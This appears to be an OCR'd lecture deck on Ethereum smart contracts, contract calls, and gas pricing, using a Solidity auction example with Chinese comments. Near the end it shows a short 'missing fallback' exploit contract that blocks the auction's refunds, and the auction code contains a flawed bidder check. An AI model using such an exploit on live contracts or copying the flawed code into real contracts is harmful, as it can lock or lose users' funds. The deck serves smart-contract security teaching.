Blockchain and Digital Currencies

Lecture 11


PHBS 2024 M3

Agenda


- Smart contract and examples
- Gas price and gas limit

Smart Contract

- A smart contract is some code that facilitates, verifies, or enforces the negotiation or execution of a digital agreement
- Main fields:
  - Balance: account balance
  - Nonce: sequence number
  - CodeHash: contract code
  - StorageRoot: MPT for internal storage
- Solidity is the main programming
  - language, similar to Java



A Graphic Illustration of Auction House



A smart contract guarantees the payment from the highest bidder to the beneficiary.

However, it cannot enforce the actual delivery.

A Simple Auction Example

```
pragma solidity ^0.4.21;

contract SimpleAuction {
    address public beneficiary;     //拍卖受益人
    uint public auctionEnd;         //结束时间
    address public highestBidder;   //当前的最高出价人
    mapping(address => uint) bids;  //所有竞拍者的出价
    address[] bidders;              //所有竞拍者

    // 需要记录的事件
    event HighestBidIncreased(address bidder, uint amount);
    event Pay2Beneficiary(address winner, uint amount);

    /// 以受益者地址 `_beneficiary` 的名义，
    /// 创建一个简单的拍卖，拍卖时间为 `_biddingTime` 秒。
    constructor(uint _biddingTime,address _beneficiary
        ) public {
        beneficiary = _beneficiary;
        auctionEnd = now + _biddingTime;
    }
```

A Simple Auction Example Continued

https://docs.soliditylang.org/en/v0.5.11/solidity-by-example.html#simple-open-auction

```
    /// 对拍卖进行出价，随交易一起发送的ether与之前已经发送的
    /// ether的和为本次出价。
    function bid() public payable {…
    }

    /// 使用withdraw模式
    /// 由投标者自己取回出价，返回是否成功
    function withdraw() public returns (bool) {…
    }

    /// 结束拍卖，把最高的出价发送给受益人
    function pay2Beneficiary() public returns (bool) {…
    }
```

Payable:
Receiving money

Calling Smart Contract Functions

- https://ethereum.org/en/developers/learning-tools/
- From externally owned account (EOA)
- For example, a 'bid' call from a bidder is essentially a transfer transaction

```
auction = SimpleAuction.at(SimpleAuction.address)
account1 = web3.eth.accounts[1]
account2 = web3.eth.accounts[2]
account3 = web3.eth.accounts[3]
account4 = web3.eth.accounts[4]
auction.bid({from: account2, value: web3.toWei(10, "ether")})
auction.bid({from: account3, value: web3.toWei(13, "ether")})
auction.bid({from: account4, value: web3.toWei(15, "ether")})
auction.withdraw({from: account2})
auction.withdraw({from: account3})
auction.auctionEnd()
```

Calling Smart Contract Functions

- Internal Transactions: direct call
- From a contract account function, call a function in another contract

```
3  contract A {
4      event LogCallFoo(string str);
5      function foo(string str) returns (uint){
6          emit LogCallFoo(str);
7          return 123;
8      }
9  }
10
11 contract B {
12     uint ua;
13     function callAFooDirectly(address addr) public{
14         A a = A(addr);
15         ua = a.foo("call foo directly");
16     }
17 }
```

Calling 'foo' function in A from B

Calling Smart Contract Functions

- Internal Transactions: call by address
- From a contract account function, call a function in another contract

```
contract C {
    function callAFooByCall(address addr) public returns (bool){
        bytes4 funcsig = bytes4(keccak256("foo(string)"));
        if (addr.call(funcsig,"call foo by func call"))
            return true;
        return false;
    }
}
```

Calling 'foo' function via a function signature

- Comparing to direct call, call-by-address does not return the actual return value, instead only returns the status of function calling
- In direct call, if some function call fails, all function calls will be rolled back and the original states will be restored

Calling Smart Contract Functions


- Special function: fallback
- A default function called by smart contract if
  - Some EOA account just wants to transfer Esher
  - The invoked function call from either an EOA or a contract account is not defined
- In the worst case, the fallback function can only rely on 2300 gas being available (for example when send or transfer is used), leaving little room to perform other operations except basic logging.

Creating A Smart Contract


- Smart contract is compiled as bytecode and runs on Ethereum Virtual Machine (EVM) – portable
- From an EOA initiate a transaction
  - Set the To address as 0x0 (null)
  - Set transfer value as 0 Esher
  - Pay gas fees
  - Put contract code in init/data field

A Smart Contract Example

- https://etherscan.io/tx/0x0cedf16e1a8033ea69892c5de0bb5da86f76d1c613de63a8aed2b105d062f708



Fields of Transactions



- Gas limit: Max no. of computational steps the transaction is allowed.
- Gas Price: Max fee the sender is willing to pay per computation step.

Gas Limit	x	Gas Price	=	Max transaction fee
50,000		20 gwei		0.001 Ether

the values for the transaction's signature


Gas

- Incentive for miners to validate transactions besides the block reward
- Paid by the EOA who initiates the transaction
- Preventing denial of service attack from malicious nodes
- Preventing infinite loop contract code execution (what is the damage?)
- Depending on the complexity of the transaction, the gas fee is different

```
type txdata struct {
    AccountNonce uint64          `json:"nonce"    gencodec:"required"`
    Price        *big.Int        `json:"gasPrice" gencodec:"required"`
    GasLimit     uint64          `json:"gas"      gencodec:"required"`
    Recipient    *common.Address `json:"to"       rlp:"nil"` // nil means contract creation
    Amount       *big.Int        `json:"value"    gencodec:"required"`
    Payload      []byte          `json:"input"    gencodec:"required"`
```


Gas Consumption

The sender is refunded for any unused gas at the end of transaction




If sender does not provide enough gas for executing the transaction, the transaction runs "out of gas" and is considered invalid.

The changes are reverted but no gas is refunded to the sender.



Where Does Gas Go?



A miner deducts the used gas from the sender's account, and deposits the gas into the miner's account.

What happens when other miners receive the block containing this transaction? Where does the gas go?


Distributed State Machine

1. Each full node (miner) runs in parallel
2. After reaching a rendezvous (the time a new block generated), each full node updates its internal states and repeats Step 1

Gas Price and Gas Limit

- The gas price is the value that the transaction sender is willing to pay per gas unit.
- The gas limit is the maximum gas that the transaction sender is willing to spend executing that transaction.
  - A safety mechanism to protect transaction sender's account balance
  - A prepaid gas amount for miners to make decision
- But why two parameters? Why do we need gas price in particular?

Gas Price Implication



A miner usually selects the transaction with the highest gas price.

The total gas consumed by a transaction depends on its complexity; given the same complexity of transaction, the higher gas price, the more the fees.

Complete Mining Algorithm

- Each miner (full node) keeps a complete set of tries including state trie, transaction trie, receipt trie, and storage trie locally.
- Each miner listens to the broadcast of transactions and blocks information and relays the information around.
- For each transaction included in a block (either the new block the miner is working on or the most recent blocks just received from the network), the miner verifies (executes) the transaction.
- Each transaction consumes gas fees, the fees collected from executing the transaction go to the miner. The transfer amount and the fees will be deducted from the transaction sender's account. And the accounts of the transaction receivers and miner will be credited with appropriate amount.
- The miner then computes the hash values of all roots. If the block is received from the network, the miner asserts that the hash values match.
- If the block is the new block (not from network), the miner finds a proper nonce to adjust the block hash to meet the current difficult level, and then broadcasts the block ASAP.

Questions Related to Mining Algorithm

- Will the block contain a complete set of tries including state trie, transaction trie, receipt trie, and storage trie?
- Can a miner ignore block verification (execution of transactions)?
- What if many miners ignore block verification?
- What if there are conflicting transactions in the block being worked on and the received block?
- Does it make sense to keep working on the current block even when there is a new block received?

Ethereum as a Distributed State Machine

1. Each miner (full node) runs in parallel
2. After reaching a rendezvous, the time when a new block is appended to the main chain (uncle blocks do not count), each miner updates its internal states and repeats Step 1.

- Will the states be deterministic?

- Can the transactions be executed in parallel in a node locally?
- One example:
  - A has 3 Eshers initially;
  - A makes 2 transactions: transferring 2 Eshers to B; and spending 1.5 Eshers to executing a smart contract respectively;
  - What might be a problem here?

The Simple Auction Example Revisited

```
1  pragma solidity ^0.4.21;
2
3  contract SimpleAuctionV1 {
4      address public beneficiary;      //拍卖受益人
5      uint public auctionEnd;          //结束时间
6      address public highestBidder;    //当前的最高出价人
7      mapping(address => uint) bids;   //所有竞拍者的出价
8      address[] bidders;               //所有竞拍者
9      bool ended;                      //拍卖结束后设为true
10
11     // 需要记录的事件
12     event HighestBidIncreased(address bidder, uint amount);
13     event AuctionEnded(address winner, uint amount);
14
15     /// 以受益者地址 `_beneficiary` 的名义，
16     /// 创建一个简单的拍卖，拍卖时间为 `_biddingTime` 秒。
17     constructor(uint _biddingTime,address _beneficiary) public {
18         beneficiary = _beneficiary;
19         auctionEnd = now + _biddingTime;
20     }
```

1. The smart contract code will be published as part of a smart contract creation transaction to network
2. All internal variables will saved in the storage root of the account

Bid and AuctionEnd Functions

```
/// 对拍卖进行出价
/// 随交易一起发送的ether与之前已经发送的ether的和为本次出价
function bid() public payable {
    // 对于能接收以太币的函数，关键字 payable 是必须的。

    // 拍卖尚未结束
    require(now <= auctionEnd);
    // 如果出价不够高，本次出价无效，直接报错返回
    require(bids[msg.sender]+msg.value > bids[highestBidder]);

    //如果此人之前未出价，则加入到竞拍者列表中
    if (!(bids[msg.sender] == uint(0))) {
        bidders.push(msg.sender);
     }
    //本次出价比当前最高价高，取代之
    highestBidder = msg.sender;
    bids[msg.sender] += msg.value;
    emit HighestBidIncreased(msg.sender, bids[msg.sender]);
}
```

```
/// 结束拍卖，把最高的出价发送给受益人，
/// 并把未中标的出价者的钱返还
function auctionEnd() public {
    //拍卖已截止
    require(now > auctionEnd);
    //该函数未被调用过
    require(!ended);

    //把最高的出价发送给受益人
    beneficiary.transfer(bids[highestBidder]);
    for (uint i = 0; i<bidders.length;i++){
        address bidder = bidders[i];
        if (bidder == highestBidder) continue;
        bidder.transfer(bids[bidder]);
    }

    ended = true;
    emit AuctionEnded(highestBidder, bids[highestBidder]);
}
```

Exploit 1: Missing Fallback Function

```
1   pragma solidity ^0.4.21;
2
3   import "./SimpleAuctionV1.sol";
4
5   contract hackV1 {
6
7       function hack_bid(address addr) payable public {
8           SimpleAuctionV1 sa = SimpleAuctionV1(addr);
9           sa.bid.value(msg.value)();
10      }
11
12  }
13
```

If a smart contract code has a bug,
then the damage will be permanent.

The bug cannot be undone.

Always TEST! TEST! TEST!

```
/// 结束拍卖，把最高的出价发送给受益人，
/// 并把未中标的出价者的钱返还
function auctionEnd() public {
    //拍卖已截止
    require(now > auctionEnd);
    //该函数未被调用过
    require(!ended);

    //把最高的出价发送给受益人
    beneficiary.transfer(bids[highestBidder]);
    for (uint i = 0; i<bidders.length;i++){
        address bidder = bidders[i];
        if (bidder == highestBidder) continue;
        bidder.transfer(bids[bidder]);
    }

    ended = true;
    emit AuctionEnded(highestBidder, bids[highestBidder]);
}
```
